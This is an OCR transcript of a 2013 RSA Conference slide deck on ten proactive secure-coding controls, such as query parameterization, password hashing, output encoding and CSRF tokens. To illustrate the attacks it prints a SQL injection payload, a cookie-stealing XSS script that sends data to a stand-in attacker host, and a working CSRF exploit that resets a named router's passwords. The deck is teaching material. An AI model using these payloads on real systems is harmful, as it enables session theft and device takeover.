
Top Ten Proactive Software Controls

Jim Manico @manicode
VP Security Architecture
WhiteHat Security



RSA CONFERENCE EUROPE 2013


Session ID: ADS-W01
Session Classification: Intermediate

Query Parameterization


#RSAC

RSA CONFERENCE EUROPE 2013

Does this look harmful to you?



Anatomy of a SQL Injection Attack




```
$NEW_EMAIL = Request['new_email'];

update users set email='$NEW_EMAIL'
where id=132005;
```

Anatomy of a SQL Injection Attack

1. **SUPER AWESOME HACK**: **$NEW_EMAIL = ';**

2. **update users set email='$NEW_EMAIL' where id=132005;**

3. **update users set email='';where id=132005;**

4. **update users set email='';**

Query Parameterization (PHP PDO)

```
$email = $_REQEST['email'];
$id = $_REQUEST['userid'];

$stmt = $dbh->prepare(”update users set
email=:new_email where id=:user_id”);

$stmt->bindParam(':new_email', $email);
$stmt->bindParam(':user_id', $id);
```

Query Parameterization (.NET)

```
SqlConnection objConnection = new
SqlConnection(_ConnectionString);
objConnection.Open();
SqlCommand objCommand = new SqlCommand(
  "SELECT * FROM User WHERE Name = @Name AND
Password = @Password",  objConnection);
objCommand.Parameters.Add("@Name",
   NameTextBox.Text);
objCommand.Parameters.Add("@Password",
   PassTextBox.Text);
SqlDataReader objReader =
objCommand.ExecuteReader();
```

Query Parameterization (Java SQL)

```
String newName =
request.getParameter("newName");
String id = request.getParameter("id");

//SQL
PreparedStatement pstmt =
con.prepareStatement("UPDATE EMPLOYEES SET
NAME = ? WHERE ID = ?");
pstmt.setString(1, newName);
pstmt.setString(2, id);
```

Query Parameterization (Java HQL)

```
String id = request.getParameter("id");

//HQL
Query safeHQLQuery =
session.createQuery("from Employees where
id=:empId");
safeHQLQuery.setParameter("empId", id);
```

Query Parameterization (Perl)

```
my $sql = "INSERT INTO foo (bar, baz)
VALUES ( ?, ? )";
my $sth = $dbh->prepare( $sql );
$sth->execute( $bar, $baz );
```

Password Storage

#RSAC

RSA CONFERENCE EUROPE 2013

Password Storage Security

- Verifiable
- Not Reversible

- Force difficult verification on attacker and defender
  - PBKDF2
  - BCRYPT/SCRYPT

- Force difficult verification on attacker only
  - HMAC

1a) Do not limit type of characters in user password

1b) Set reasonable password length limits

- Limiting passwords to protect against injection is doomed to failure
- User proper encoding, query parameterization and other defenses instead

2) User a per-user salt

- **hash/ciphertext = protect([salt] + [password]);**
- create a per-user 32-64 character random string
- concatenate salt and password before protecting or verifying password
- Do not depend on hiding or splitting salt

3) Leverage Adaptive Functions

- **HMAC-SHA256([private-key], [salt] + [password]);**

- Keyed Hash Method Authentication Code (HMAC)
- Isolate HMAC process and private key from application
- This scheme relies on the key being kept in private

4a) Leverage Adaptive Functions

- **PBKDF2(Password, Salt, Itr, KeyLen)**
  - Password is the master password from which a derived key is generated
  - Salt is a cryptographic salt
  - Itr is the number of iterations desired
  - KeyLen is the desired length of the output key

- **PBKDF2** is a good choice when FIPS certification or enterprise support on many platforms is required

4b) Leverage Adaptive Functions

- **scrypt(Password, Salt, Cost, Memory)**
  - Password is the master password from which a derived key is generated
  - Salt is a cryptographic salt
  - Cost is the work factor (slowing factor)
  - Memory is the amount of memory needed for computation

- **Scrypt** is a good choice when resisting any/all hardware accelerated attacks is necessary

MFA

#RSAC

RSA CONFERENCE EUROPE 2013

Multi Factor Authentication

Google, Facebook, PayPal, Apple, AWS, Dropbox, Twitter
Battle.Net, Valve's Steam, Azure, Yahoo, LinkedIn, GoDaddy!


Output Encoding

Session Theft XSS

```
<script>
var badURL='https://evileviljim.com/somesite/data=' + document.cookie;
var img = new Image();
img.src = badURL;
</script>
```

Site Defacement XSS

```
<script>document.body.innerHTML='<marquee>
CYBER IS COOL</marquee><marquee>CYBER IS
COOL</marquee><marquee>CYBER IS
COOL</marquee><marquee>CYBER IS
COOL</marquee><marquee>CYBER IS
COOL</marquee><marquee>CYBER IS
COOL</marquee><marquee>CYBER IS
COOL</marquee><marquee>CYBER IS
COOL</marquee>';</script>
```



<

<

OWASP Java Encoder Project

The Problem

Web Page built in Java JSP is vulnerable to XSS

The Solution

```
1) <input type="text" name="data" value="<%= Encode.forHtmlAttribute(dataValue) %>" />

2) <textarea name="text"><%= Encode.forHtmlContent(textValue) %>" />

3) <button
onclick="alert('<%= Encode.forJavaScriptAttribute(alertMsg) %>');">
click me
</button>

4) <script type="text/javascript">
var msg = "<%= Encode.forJavaScriptBlock(message) %>";
alert(msg);
</script>
```

OWASP Java Encoder Project

HTML Contexts
Encode#forHtmlContent(String)
Encode#forHtmlAttribute(String)
Encode#forHtmlUnquotedAttribute(String)

XML Contexts
Encode#forXml(String)
Encode#forXmlContent(String)
Encode#forXmlAttribute(String)
Encode#forXmlComment(String)
Encode#forCDATA(String)

CSS Contexts
Encode#forCssString(String)
Encode#forCssUrl(String)

JavaScript Contexts
Encode#forJavaScript(String)
Encode#forJavaScriptAttribute(String)
Encode#forJavaScriptBlock(String)
Encode#forJavaScriptSource(String)

URI/URL contexts
Encode#forUri(String)
Encode#forUriComponent(String)

Other Encoding Libraries

- **Ruby on Rails 4+**
  - http://api.rubyonrails.org/classes/ERB/Util.html
- **Reform Project**
  - Java, .NET v1/v2, PHP, Python, Perl, JavaScript, Classic ASP
  - https://www.owasp.org/index.php/Category:OWASP_Encoding_Project
- **OWASP ESAPI**
  - PHP.NET, Python, Classic ASP, Cold Fusion
  - https://www.owasp.org/index.php/Category:OWASP_Enterprise_Security_API
- **.NET AntiXSS Library**
  - http://wpl.codeplex.com/releases/view/80289

Sensitive Transaction Protection

#RSAC

RSA CONFERENCE EUROPE 2013

Real World CSRF (Netflix 2008)

```
<html>
<head>
<script language="JavaScript" type="text/javascript">
function load_image2()
{
var img2 = new Image();
img2.src="http://www.netflix.com/MoveToTop?movieid=70110672&fromq=t
rue";
}
</script>
</head>
<body>
<img src="http://www.netflix.com/JSON/AddToQueue?movieid=70110672"
width="1" height="1" border="0">
<script>setTimeout( 'load_image2()', 2000 );</script>
</body>
</html>
```


Brazil Home Router (2012)


```
[CUT EXPLOIT HERE]                          ## CSRF For Change All passwords
<html>
<head></head>
<title>COMTREND ADSL Router BTC(VivaCom) CT-5367 C01_R12 Change All passwords</title>
<body onLoad=javascript:document.form.submit()>
<form action="http://192.168.1.1/password.cgi"; method="POST" name="form">
<!-- Change default system Passwords to "shpek" without authentication and verification -->
<input type="hidden" name="sptPassword" value="shpek">
<input type="hidden" name="usrPassword" value="shpek">
<input type="hidden" name="sysPassword" value="shpek">
</form>
</body>
</html>
[CUT EXPLOIT HERE]


root@linux:-# telnet 192.168.1.1

ADSL Router Model CT-5367 Sw.Ver. C01_R12
Login: root
Password:
## BINGOO !! Godlike =))
> ?
```


CSRF Defense


- Synchronizer Token Pattern
  - Create random token per unique login
    - Save it in session
    - Unique for every user and for every login session!
  - Add random token as hidden or other variable to sensitive forms and other features
  - Verify token from client matches token in session
- Also be fully resistant to XSS!

Re-authentication









Capabilities
Access
Controls

#RSAC

RSA CONFERENCE EUROPE 2013

Controlling Access

```
if ((user.isManager() ||
   user.isAdministrator() ||
   user.isEditor()) &&
   (user.id() != 1132)) {
        //execute action
}
```

How do you change the policy of this code?

Apache Shiro : Capabilities

The Problem

Web Application needs to secure access to a specific object


The Solution


```
int winnebagoId = request.getInt("winnebago_id");

if ( currentUser.isPermitted( "winnebago:drive:" + winnebagoId) ) {
    log.info("You are permitted to 'drive' the 'winnebago'. Here are the keys.");
} else {
    log.info("Sorry, you aren't allowed to drive this winnebago!");
}
```


Framebusting

Anatomy of a Clickjacking Attack

